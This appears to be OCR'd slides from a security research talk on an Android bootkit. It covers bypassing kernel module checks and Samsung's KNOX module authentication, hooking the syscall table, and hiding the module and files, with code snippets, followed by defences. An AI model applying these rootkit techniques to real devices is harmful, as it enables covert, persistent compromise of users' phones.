
Without devices' kernel source code


- What we need is goldfish's source code only to build our module.
- LKM(loadable kernel module) must be enabled on target device
- Make sure our "struct module" in source code big enough by adding 64 words after "struct module"

built-in kernel-level security restriction

- Vermagic check
- module_layout(3.0) or struct_module(2.6) CRC checksum
- Kernel will also check all the function's CRC that your module has referrenced

vermagic check





Import function's CRC check

```
.modinfo:00000030 ; ===========================================================================
.modinfo:00000030
.modinfo:00000030 ; Segment type: Pure data
.modinfo:00000030                 AREA .modinfo, DATA, READONLY, ALIGN=0
.modinfo:00000030                 ; ORG 0x30
.modinfo:00000030 aLicenseGpl     DCB "license=GPL",0
.modinfo:0000003C aAuthorJamesBot DCB "author=James Bottomley",0
.modinfo:00000053 aDescriptionScs DCB "description=SCSI wait for scans",0
.modinfo:00000073 aDepends        DCB "depends=",0
.modinfo:0000007C aVermagic3_0_31 DCB "vermagic=3.0.31-CM SMP preempt mod_unload modversions ARMv7 p2
.modinfo:0000007C                 DCB " ",0
.modinfo:0000007C ; .modinfo      ends
.modinfo:0000007C
__versions:000000C0 ; ===========================================================================
__versions:000000C0
__versions:000000C0 ; Segment type: Pure data
__versions:000000C0                 AREA __versions, DATA, READONLY
__versions:000000C0                 ; ORG 0xC0
__versions:000000C0                 DCD 0xA3F26650                ← CRC
__versions:000000C4 aModule_layout  DCB "module_layout",0
__versions:000000D2                 DCB    0                      ← func/struct name
__versions:000000D3                 DCB    0
__versions:000000D4                 DCB    0
__versions:000000D5                 DCB    0
```

```
__kcrctab:C044DDBC __kcrctab_mod_timer DCD 0xC8FD727E
__kcrctab:C044DDC0 __kcrctab_mod_timer_pending DCD 0x61C243FC
__kcrctab:C044DDC4 __kcrctab_mod_timer_pinned DCD 0x227BADD6
__kcrctab:C044DDC8 __kcrctab_module_layout DCD 0x965F803D
__kcrctab:C044DDCC __kcrctab_mount_bdev DCD 0xAC7390EA
__kcrctab:C044DDD0 __kcrctab_mount_nodev DCD 0xE2D90CE2
__kcrctab:C044DDD4 __kcrctab_mount_ns DCD 0x1620F21B
__kcrctab:C044DDD8 __kcrctab_mount_pseudo DCD 0x36920336
__kcrctab:C044DDDC __kcrctab_mount_single DCD 0x23CBD939
__kcrctab:C044DDE0 __kcrctab_mount_subtree DCD 0xA6E7131E
__kcrctab:C044DDE4 __kcrctab_mpage_readpage DCD 0xC70A1014
__kcrctab:C044DDE8 __kcrctab_mpage_readpages DCD 0xB9AE7080
__kcrctab:C044DDEC __kcrctab_mpage_writepage DCD 0xEB3AEDC8
```

How to bypass these restrictions

- Kernel module's format is ELF
- We can find some modules from target device as a referrence
- Try to find a right vermagic from referrence module and copy it to our module.
- module_layout structure's CRC value is stored from the beginning 64 bytes of "__versions" section,copy the value from referrence module to ours.
- We don't import any kernel functions to bypass other functions' CRC checking.I will find address of functions by myself while initializing.

Bypass samsung's authenticate mechanism

- KNOX is enabled on some of Samsung devices,LKM authentication only authorizes the kernle modules that will be loaded into the kernel.(CONFIG_TIMA_LKMAUTH=y)
- Modify two instructions of function copy_and_check through /dev/kmem access technique , lkmauth will not be called any more

```
sys_init_module
        load_module
                copy_and_check
                   . . .                change instructions
                                        to skip lkmauth

                   inlined lkmauth
                   . . .
```

Bypass samsung's authenticate mechanism

```
loc_C00B92F4                            ; CODE XREF: copy_and_check.isra.22+74↑j
                MOV     R0, R5
                LDR     R1, =0xC0B40F9F
                MOV     R2, #4
                BL      memcmp
                CMP     R0, #0
                BNE     loc_C00B9618
                LDRH    R3, [R5,#0x10]
                CMP     R3, #1
                BNE     loc_C00B9618
                MOV     R0, R5
                BL      elf_check_arch
                CMP     R0, #0
                BEQ     loc_C00B9618
                LDRH    R3, [R5,#0x2E]
                CMP     R3, #0x28
                BNE     loc_C00B9618
                LDRH    R1, [R5,#0x30]
                LDR     R2, [R5,#0x20]
                MLA     R3, R3, R1, R2
                CMP     R6, R3
                BCC     loc_C00B9618
                LDR     R0, =lkmauth_mutex ; replace the followed two instructions to bypass lkmauth
                LDR     R4, =module_addr_max
                BL      mutex_lock              lkm_auth code start from
                MOV     R1, R6
                LDR     R0, =0xC0B60AAB
                BL      printk
```

Bypass samsung’s authenticate mechanism

```
                MOV     R7, #0xFFFFFFFF

loc_C00B95F4                            ; CODE XREF: copy_and_check.isra.22+290↑j
                LDR     R0, =lkmauth_mutex
                BL      mutex_unlock
                CMP     R7, #0
                BNE     loc_C00B9618

set_load_info
                LDR     R3, [SP,#0x80+var_5C]
                STMIA   R3, {R5,R6}
                B       check_stack
; ---------------------------------------------------------------------------

loc_C00B9610                            ; CODE XREF: copy_and_check.isra.22+78↑j
                                        ; copy_and_check.isra.22+84↑j
                MOV     R7, #0xFFFFFFF2
                B       loc_C00B961C
```

;lkm_auth end flag

if authorized, change info->hdr & len

Initialization of kernel module

- Modify module structure,make init/exit can be called by kernel
- Find export function table of kernel(kallsymbol)
- Find address of kernel functions by kallsymbol
- Find syscall table
- Hook syscall table

Modify module structure

Target phone

```
struct module
{
   ...
   /* Startup function. */
   int (*init)(void);     offset a
   ...
   /* Destruction function. */
   void (*exit)(void);    offset b
   ...
 };
```

Goldfish

```
struct module
{
   ...
   /* Startup function. */
   int (*init)(void);     offset A
   ...
   /* Destruction function. */
   void (*exit)(void);    offset B
   ...
  int fill[64]
 };
```

a == A ?

b == B ?

Find export function table of kernel

```
struct kernel_symbol
{
        unsigned long value;
        const char *name;
};
```

0xC???????

0xC???????

is string

Search memory from 0xC0008000 with such features

Find export function table of kernel

- Find address of kallsyms_lookup_name first
  - Then you know every function address by using this call
  - Such as printk , __kmalloc

Searching sys_call_table

```
ENTRY(vector_swi)
              ...
              adr      tbl, sys_call_table
              ...
              ldrcc    pc, [tbl, scno, lsl #2]

scno     .req     r7               @ syscall number
tbl      .req     r8               @ syscall table pointer
why      .req     r8               @ Linux syscall (!= 0)
tsk      .req     r9               @ current thread_info
```

Searching sys_call_table

exception vector table

In the case of ARM process, exception vector starts from 0xffff0000.And there is a 4 byte instruction “ldr pc, [pc, #xxx]” to branch to the software interrupt handler(vector_swi) at 0xffff0008

Then we search from vector_swi,if we get a instruction “add r8,pc,#yyy”, yyy+8 is the address of sys_call_table

Searching sys_call_table

Find if from call stack

Module's init routine is called by sys_init_module;

sys_init_module is called by vector_swi.

At the beginning of sys_init_module,regs are:

- R7:syscall number
- R8:address of syscall table
- R9:thread_info


sys_init_module will push r7~r9 to stack.We can find sys_call_table by searching stack, because we always know the value of thread_info.

(thread_info = SP & 0xFFFFE000)

Hook syscall functions

- What we only need to do is modifying the value of sys_call_table[call_number]
- But what if sys_call_table is READ-ONLY？
  - Find physical address of page table
    - By coprocessor： cp15, c2, c0
  - Remap page table writable
  - Make the entry of syscall table in page table writeale
  - We find this feature on some device of XIAOMI

Make syscall table writable



Testing result


	Vendor	Model	CPU	cores	ARM version	kernel	RO of code	compiler	Android	Result
1	HTC	T320e	MSM8255	1	v7	3.0.16	no	4.4.3	4.0.3	pass
2	OPPO	x909	APQ8064	4	v7	3.4.0	no	4.6.x	4.2.2	pass
3	Huawei	G520	MSM8x25	4	v7	3.4.0	no	4.6.x	4.1.2	pass
4	Huawei	G510	MT6517	2	v7	3.0.13	no	4.4.3	4.0.4	pass
5	Huawei	G610T	MT6589M	4	v7	3.4.5	no	4.6.x	4.2.1	pass
6	Lenovo	A798t	MT6577	1	v7	3.0.13	no	4.4.3	4.0	pass
7	Lenovo	A288t	SC8810	1	v7	2.6.35.7	no	4.4.3	2.3.5	pass
8	Samsung	GT-N7100	Exynos 4412	4	v7	3.0.31	no	4.4.3	4.1.2	pass
9	Samsung	GT-I9508(S4)	APQ8064	4	v7	3.4.0	no	4.6.x	4.2.2	pass
10	Samsung	GT-S7562	MSM7227A	1	v7	3.0.8	no	4.4.3	4.0.4	pass
11	Xiaomi	1S	MSM8260	2	v7	3.0.8	yes	4.4.3	4.0	pass
12	Xiaomi	2A	MSM8260A	2	v7	3.4.0	no	4.6.x	4.1.1	pass
13	ZTE	V889S	MT6577	2	v7	3.4.0	no	4.6.x	4.1.1	pass
14	ZTE	V960	MSM7227T	1	v6	2.6.35.7	no	4.4.3	2.3.5	pass
15	LG	Nexus 4	APQ8064	4	v7	3.4.0	no	4.6.x	4.2.2	fail

A series of hiding tricks

I will be invisible

Hide the bootkit

- Hide kernel module
- Hide the infected init.rc
- Hide files in /sbin
- Hide the data read through block device access


Installer
DUMP
/dev/block/**/boot
Modify Kernel Module
Write back
files in /sbin
SyScan
SyScan.rc
SyScan.ini
Parse ramdisk and infect
infect
init.rc
User mode
insmod /sbin/SyScan
Kernel Mode
what SyScan do
bypass restrictions
hide files
hide module
anti ramdisk parsing
SyScan

Hide kernel module


- Direct kernel object manipulation
- __this_module is module's kernel obect
- Remove __this_module from global list "modules"
- Be invisible to lsmod command
- Rmmod can't unload the module

```
#if 1
    //then hide driver mod
    __this_module.list.prev->next  =   __this_module.list.next;
    __this_module.list.next->prev  =   __this_module.list.prev;
    __this_module.list.next = &__this_module.list;
    __this_module.list.prev = &__this_module.list;
#endif
```

Hide the infected init.rc


- "insmod /sbin/SyScan360" must be hidden
- Let others read the original one without a insmod
- I tried two ways to hide it
  - Hooking syscall table
  - Hooking VFS

Hooking VFS



There's a opration pointer table in every file object.

Modifying the table，every root filesystem access will be tracked.



Can VFS hooking hide everything ?

- Hooking pointers in files_oprations can modify the data while others read init.rc.
- But we cannot stop others from calling mmap.
  - Hooking pointers in address_space_oprations may solve this problem,but it is complicated.

File relocation

- Modifying the data while others accessing files is complicated just as we talked
- File relocation may be very simple.
- Hooking open/openat syscall， returns /sbin/SyScan360.rc ‘s file object instead of init.rc’s one.
- /sbin/SyScan360.rc is a backup of the original init.rc

```
int file_reloc(struct file* protected_file,char* fake_file,int flags, umode_t mode){
    int ret = -1;

    int fd = 0;
    struct file *f = my_filp_open(fake_file, flags, mode);

    if(!IS_ERR_OR_NULL(f) && !IS_ERR_OR_NULL(protected_file)){

                f->f_dentry = protected_file->f_dentry;

                fd = my_get_unused_fd();
                my_fd_install(fd, f);
                return fd;
    }
    return ret;
}
```

Hide files in /sbin

- Kernel module,backup of init.rc,and config files are in /sbin.
- Hide all of them by hooking readdir routine of VFS

```
static int my_root_filldir(void *__buff, const char *name,
        int namelen, loff_t offset, u64 ino, unsigned int d_type) {

        if(my_strstr(name,"SyScan"))
                return 0;
        return o_root_filldir(__buff,name,namelen,offset,ino,d_type);
}
static int my_vfs_readdir(struct file *file, void *dirent, filldir_t filldir){
        int ret = -1;
        readdir_ptr ptr;
        ptr = vfs_hooks_rootfs[0].old_vfs_addr;
        o_root_filldir = filldir;

        ret = ptr(file,dirent,my_root_filldir);
        return ret;
}
```

Hide the data read through block device access

- We have hidden all files and module information
- But anti-virus software may access block device directly
  - Just like what we did to infect boot partition
  - dd if=/dev/block/** of=outdir
- We relocate this kind of access by the same way.
  - The original boot.img will be hidden in /data,we relocate the access by hooking syscall open and openat.

Defending and detecting Android bootkit

Let’s talk about defence

Trust boot

- Only bootloader can do this
  - boot image authentication by Qualcomm LK
  - verify_signed_bootimg in aboot
- Kernel can do nothing(such as dm-verity)
  - Kernel can verify /system partition
  - But cannot verify itself while start-up

Anti Rootkit Module

- Build-in kernel module to detect malware
  - Must launch erlier than malware
- Detect kernel hooking
- Make a restrition on block device aceess
- But bootkit malware may disable this kind of module using kernel exploit,just like what a bootkit do to SELinux

Disable LKM

- Loadable Kernel Module
- There is no sys_init_module routine in kernel image if you disable it before compiling
- Kernel module cannot be load easily
- Kernel will not be badly abused
  - But we can access /dev/kmem to patch the kernel
- Nexus and some of Samsung's devices has disabled LKM after Android 4.3
- All the kernel modules must be permanently built into kernel without LKM.

Fix up vulnerability

- Without exploit, bootkit can do nothing.
- Update to the newest Android version of your device
- Vendors should at least fix up kernel's vulnerability, and push OTA update frequently.

DEMO

Q&A

THANK YOU!